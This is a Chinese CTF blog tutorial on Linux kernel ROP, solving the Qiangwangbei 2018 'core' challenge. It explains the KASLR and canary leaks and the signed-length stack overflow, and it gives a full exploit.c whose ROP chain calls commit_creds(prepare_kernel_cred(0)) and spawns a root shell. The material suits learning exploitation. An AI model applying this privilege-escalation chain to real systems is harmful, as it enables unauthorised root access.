

linux kernel pwn学习之ROP

原创

ha1vk 于 2020-02-29 15:52:02 发布 893 收藏 3
分类专栏： pwn CTF 二进制漏洞 文章标签： 安全 PWN CTF 二进制漏洞 Kernel Exploit
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/seaaseesa/article/details/104575654
版权

pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏

Linux Kernel ROP

Linux kernel rop根glibc下的ROP思路是差不多的，当我们学习掌握了glibc下的ROP，再来看kernel的ROP攻击，就很容易理解了。

与用户态同样的是，内核有也类似于PIE的机制，加kaslr，在启动系统时的脚本里可以指定开启或关闭kaslr。

1. qemu-system-x86_64 \
2. -m 256M \
3. -kernel ./bzImage \
4. -initrd ./core.cpio \
5. -append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet **kaslr**" \
6. -s \
7. -netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
8. -nographic \

因此，对于开启了kaslr选项的系统，我们同样需要先泄露地址，然后计算出基址。在linux下，有一个文件，记录着内核各函数的地址，它就是**/proc/kallsyms文件**，因此，我们只要读取这个文件，就能计算出需要的函数、gadgets的地址。系统一般会限制普通用户读取这个文件。我们做个试验。

在普通用户下，cat /proc/kallsyms，发现地址全部都是0。

```
0000000000000000 t fjes_hw_capture_interrupt_status    [fjes]
0000000000000000 t fjes_hw_raise_interrupt      [fjes]
0000000000000000 t fjes_hw_set_irqmask   [fjes]
0000000000000000 d fjes_driver_name      [fjes]
0000000000000000 t fjes_hw_register_buff_addr    [fjes]
0000000000000000 t fjes_hw_setup_epbuf   [fjes]
0000000000000000 t fjes_hw_epid_is_same_zone     [fjes]
0000000000000000 t fjes_hw_init [fjes]
0000000000000000 t fjes_hw_request_info [fjes]
0000000000000000 t fjes_hw_init_command_registers        [fjes]
0000000000000000 t fjes_hw_epbuf_tx_pkt_send     [fjes]
```

在root用户下，cat /proc/kallsyms，能够得到地址。

```
ffffffffc0002d00 t fjes_hw_capture_interrupt_status     [fjes]
ffffffffc0002ce0 t fjes_hw_raise_interrupt      [fjes]
ffffffffc0002d20 t fjes_hw_set_irqmask   [fjes]
ffffffffc000528c d fjes_driver_name      [fjes]
ffffffffc0002890 t fjes_hw_register_buff_addr    [fjes]
ffffffffc0002160 t fjes_hw_setup_epbuf   [fjes]
ffffffffc0002d50 t fjes_hw_epid_is_same_zone     [fjes]
ffffffffc00022a0 t fjes_hw_init [fjes]
ffffffffc00027d0 t fjes_hw_request_info [fjes]
ffffffffc0002220 t fjes_hw_init_command_registers        [fjes]
ffffffffc00035e0 t fjes_hw_epbuf_tx_pkt_send     [fjes]
```

https://blog.csdn.net/seaaseesa

因此，如果没有提供其他方法，有时我们还需要像glibc下那样，泄露地址。

内核ROP的基本操作

1. 在内核态下，执行commit_creds(prepare_kernel_cred(0))，使得进程的权限提升为root权限。
2. 回到用户态，开启一个shell，这个shell则拥有root权限

寻找gadgets

我们仍然可以用ROPgadget工具来寻找gadgets，有些gadgets找不到的话，可以用IDA搜索。如果我们有vmlinux文件，则直接用工具在这里面找，如果我们只有bzImage文件，则需要用extract-vmlinux https://github.com/torvalds/linux/blob/master/scripts/extract-vmlinux工具来解压出vmlinux文件，不过这个解压后的vmlinux是去符号的二进制文件，函数名都去掉了。

我们得到的gadgets地址，如果开启了kaslr，则这个就不是绝对地址，那么就要在程序运行时，通过泄露或其他方法，计算出运行时的地址。

```
0xffffffff81fa3af3 : pop rax ; ret 0x11
0xffffffff811eb712 : pop rax ; ret 0x4c00
0xffffffff8219f684 : pop rax ; ret 0x810c
0xffffffff821ab4b4 : pop rax ; ret 0x8122
0xffffffff820bc8f0 : pop rax ; ret 0x81a1
0xffffffff820bfa3c : pop rax ; ret 0x81a2
0xffffffff820c82fc : pop rax ; ret 0x81a7
0xffffffff820ca618 : pop rax ; ret 0x81a9
0xffffffff820cd26c : pop rax ; ret 0x81aa
0xffffffff820d6eb0 : pop rax ; ret 0x81ae
0xffffffff820deeb0 : pop rax ; ret 0x81af
0xffffffff820e6eb0 : pop rax ; ret 0x81b0
0xffffffff820eeeb0 : pop rax ; ret 0x81b1
```

调试

使用gdb调试，首先是gdb –q vmlinux，这样能够进入gdb，并且加载vmlinux的符号。然后，找到我们需要的ko文件，还需要找到ko文件加载的地址，

进入系统，输入lsmod，发现地址为0，这是因为在普通用户态下，不能查看这个地址。

```
/ $ lsmod
core 16384 0 - Live 0x0000000000000000 (O)
/ $
```

在本地测试时，我们可以修改启动脚本，使得系统一开始就是root用户，然后我们可以查看模块的地址

```
/ # lsmod
core 16384 0 - Live 0xffffffffc020a000 (O)
/ #
```

得到地址后，我们就可以在gdb里输入

```
//加载模块符号
add-symbol-file core.ko 0xffffffffc020a000
```

在qemu的启动脚本里，要事先开启gdb选项，这样，我们在gdb里使用target remote:xxxx即可连接到系统，进行调试了。

我们以一道题来加深一下理解。

强网杯2018 core

首先，我们解包core.cpio，修改启动脚本，干掉定时关机的命令，然后，我们看到脚本里有这个操作

```
#!/bin/sh
mount -t proc proc /proc
mount -t sysfs sysfs /sys
mount -t devtmpfs none /dev
/sbin/mdev -s
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts
chmod 666 /dev/ptmx
cat /proc/kallsyms > /tmp/kallsyms
echo 1 > /proc/sys/kernel/kptr_restrict
ifconfig eth0 up
udhcpc -i eth0
ifconfig eth0 10.0.2.15 netmask 255.255.255.0
route add default gw 10.0.2.2
insmod /core.ko

setsid /bin/cttyhack setuidgid 1000 /bin/sh
echo 'sh end!\n'
umount /proc
umount /sys

poweroff -d 0  -f
```

我们看到，kallsyms被保存了一份到/tmp目录下，而tmp目录下的文件我们普通用户也是可以读取的，于是，这就解决了地址的问题，我们有了地址了，那么就能计算出需要的东西的地址了。

接下来，我们来分析一下驱动程序，ioctl函数定义了几个交互选项。

```
__int64 __fastcall core_ioctl(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // rbx

  v3 = a3;
  switch ( (_DWORD)a2 )
  {
    case 0x6677889B:
      core_read(a3, a2);
      break;
    case 0x6677889C:
      printk(&unk_2CD, a3);
      off = v3;
      break;
    case 0x6677889A:
      printk(&unk_2B3, a2);
      core_copy_func(v3, a2);
      break;
  }
  return 0LL;
}
```

https://blog.csdn.net/seaaseesa

漏洞点在这里

```
signed __int64 __fastcall core_copy_func(signed __int64 a1, __int64 a2)
{
  signed __int64 result; // rax
  __int64 v3; // [rsp+0h] [rbp-50h]
  unsigned __int64 v4; // [rsp+40h] [rbp-10h]

  v4 = __readgsqword(0x28u);
  printk(&unk_215, a2);
  if ( a1 > 0x3F )
  {
    printk(&unk_2A1, a2);
    result = 0xFFFFFFFFLL;
  }
  else
  {
    result = 0LL;
    qmemcpy(&v3, &name, (unsigned __int16)a1);
  }
  return result;
}
```

https://blog.csdn.net/seaaseesa

a1是有符号数，我们只要传负数，即可绕过溢出检测，然后，后面qmemcpy的长度为a1的低2字节。我们可以在a1的低2字节写上长度，然后在a1的其他字节全部设置为0xF，这样，就能绕过检查，也能控制溢出长度了。v4是canary，和glibc下一样，我们需要想办法泄露canary。我们再看看其他函数

```c
unsigned __int64 __fastcall core_read(__int64 a1, __int64 a2)
{
  __int64 v2; // rbx
  __int64 *v3; // rdi
  signed __int64 i; // rcx
  unsigned __int64 result; // rax
  __int64 v6; // [rsp+0h] [rbp-50h]
  unsigned __int64 v7; // [rsp+40h] [rbp-10h]

  v2 = a1;
  v7 = __readgsqword(0x28u);
  printk(&unk_25B, a2);
  printk(&unk_275, off);
  v3 = &v6;
  for ( i = 16LL; i; --i )
  {
    *(_DWORD *)v3 = 0;
    v3 = (__int64 *)((char *)v3 + 4);
  }
  strcpy((char *)&v6, "Welcome to the QWB CTF challenge.\n");
  result = copy_to_user(v2, (char *)&v6 + off, 0x40LL);
  if ( !result )
    return __readgsqword(0x28u) ^ v7;
  __asm { swapgs }
  return result;
}
```

https://blog.csdn.net/seaaseesa

off是我们能够控制的，于是，我们只要控制好off，就能把v7的值读出来。

在rop里，我们得到root权限后，就应该返回用户态执行shell，而**返回用户态用到swapgs和iretq这两条指令，在gadgets里能够找到。Iretq会恢复一系列的用户态寄存器值，因此，在程序一开始，我们就先利用内嵌汇编将几个重要的寄存器值保存到程序的变量里。**Iretq的时候再放到rop里。

需要的东西都具备了，那么我们就能够编写exploit.c程序来提权了。

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/ioctl.h>

size_t raw_vmlinux_base = 0xFFFFFFFF81000000;
/*在/tmp/kallsyms中找函数地址*/
size_t commit_creds = 0xFFFFFFFF8109C8E0;
size_t prepare_kernel_cred = 0xFFFFFFFF8109CCE0;
//swapgs ; popfq ; ret，iretq用来回到用户态
size_t swapgs = 0xffffffff81a012da;
//使用IDA查找iretq，iretq后面不需要ret也可以，因为恢复到用户态，rip同样也会变成用户态的
size_t iretq = 0xFFFFFFFF81050AC2;
size_t pop_rdi = 0xffffffff81000b2f;
//mov rdi, rax ; call rcx，ROP为了方便，我们不使用call，而使用jmp!!，不然需要平衡栈才能继续ROP
//size_t mov_rdi_rax_call_rcx = 0xffffffff815c0db1;
//mov rdi, rax ; jmp rcx
size_t mov_rdi_rax_jmp_rcx = 0xffffffff811ae978;
size_t pop_rcx = 0xffffffff81021e53;


size_t user_cs,user_ss,user_flags,user_sp;

/*保存用户态的寄存器到变量里*/
void saveUserState() {
   __asm__("mov %cs,user_cs;"
           "mov %ss,user_ss;"
           "mov %rsp,user_sp;"
           "pushf;"
```

```
            "pushf;"
            "pop user_flags;"
            );
  puts("user states have been saved!!");
}

//初始化gadgets的地址
void init_address() {
   FILE *f = fopen("/tmp/kallsyms","r");
   char line[0x100];
   char *pos;
   if (!f) {
      printf("open symbols file error!!\n");
      exit(-1);
   }
   while (!feof(f) && !ferror(f)) {
      fgets(line, sizeof(line), f);
      if ((pos = strstr(line,"commit_creds"))) {
         size_t commit_creds_addr = strtoull(line,pos-3,16);
         size_t vmlinux_base = commit_creds_addr - commit_creds + raw_vmlinux_base;
         commit_creds = commit_creds_addr;
         prepare_kernel_cred += vmlinux_base - raw_vmlinux_base;
         swapgs += vmlinux_base - raw_vmlinux_base;
         iretq += vmlinux_base - raw_vmlinux_base;
         pop_rdi += vmlinux_base - raw_vmlinux_base;
         mov_rdi_rax_jmp_rcx += vmlinux_base - raw_vmlinux_base;
         pop_rcx += vmlinux_base - raw_vmlinux_base;
         printf("vmlinux_base=0x%lx\n",vmlinux_base);
         printf("commit_creds_addr=0x%lx\n",commit_creds_addr);
         printf("prepare_kernel_cred_addr=0x%lx\n",prepare_kernel_cred);
         printf("swapgs_addr=0x%lx\n",swapgs);
         printf("iretq_addr=0x%lx\n",iretq);
         printf("pop_rdi_addr=0x%lx\n",pop_rdi);
         printf("mov_rdi_rax_jmp_rcx_addr=0x%lx\n",mov_rdi_rax_jmp_rcx);
         printf("pop_rcx_addr=0x%lx\n",pop_rcx);
         break;
      }
   }
   fclose(f);
}

void rootShell() {
   if (getuid() == 0) {
      printf("[+]rooted!!\n");
      system("/bin/sh");
   } else {
      printf("[+]root fail!!\n");
   }
}

int main() {
   //保存用户态的寄存器
   saveUserState();
   //初始化地址
   init_address();
   int fd = open("/proc/core",O_RDWR);
   if (fd < 0) {
      printf("open file error!!\n");
      exit(-1);
   }
```

```
    //设置off = 0x40
    ioctl(fd,0x6677889C,0x40);
    //泄露canary
    size_t ans_buf[8] = {0};
    ioctl(fd,0x6677889B,ans_buf);
    size_t canary = ans_buf[0];
    printf("canary=0x%lx\n",canary);
    size_t rop[0x100];
    int i = 8;
    //canary
    rop[i++] = canary;
    //rbp
    rop[i++] = 0;
    //commit_creds(prepare_kernel_cred(0))
    rop[i++] = pop_rdi;
    rop[i++] = 0;
    rop[i++] = prepare_kernel_cred;
    rop[i++] = pop_rcx;
    rop[i++] = commit_creds;
    rop[i++] = mov_rdi_rax_jmp_rcx;
    //返回用户态执行shell
    rop[i++] = swapgs;
    rop[i++] = 0;
    rop[i++] = iretq;
    rop[i++] = (size_t)rootShell;
    rop[i++] = user_cs;
    rop[i++] = user_flags;
    rop[i++] = user_sp;
    rop[i++] = user_ss;
    //将rop写到name里
    write(fd,rop,0x100);
    //栈溢出，执行ROP
    ioctl(fd,0x6677889A,0x100 | 0xFFFFFFFFFFFF0000);
    return 0;
}
```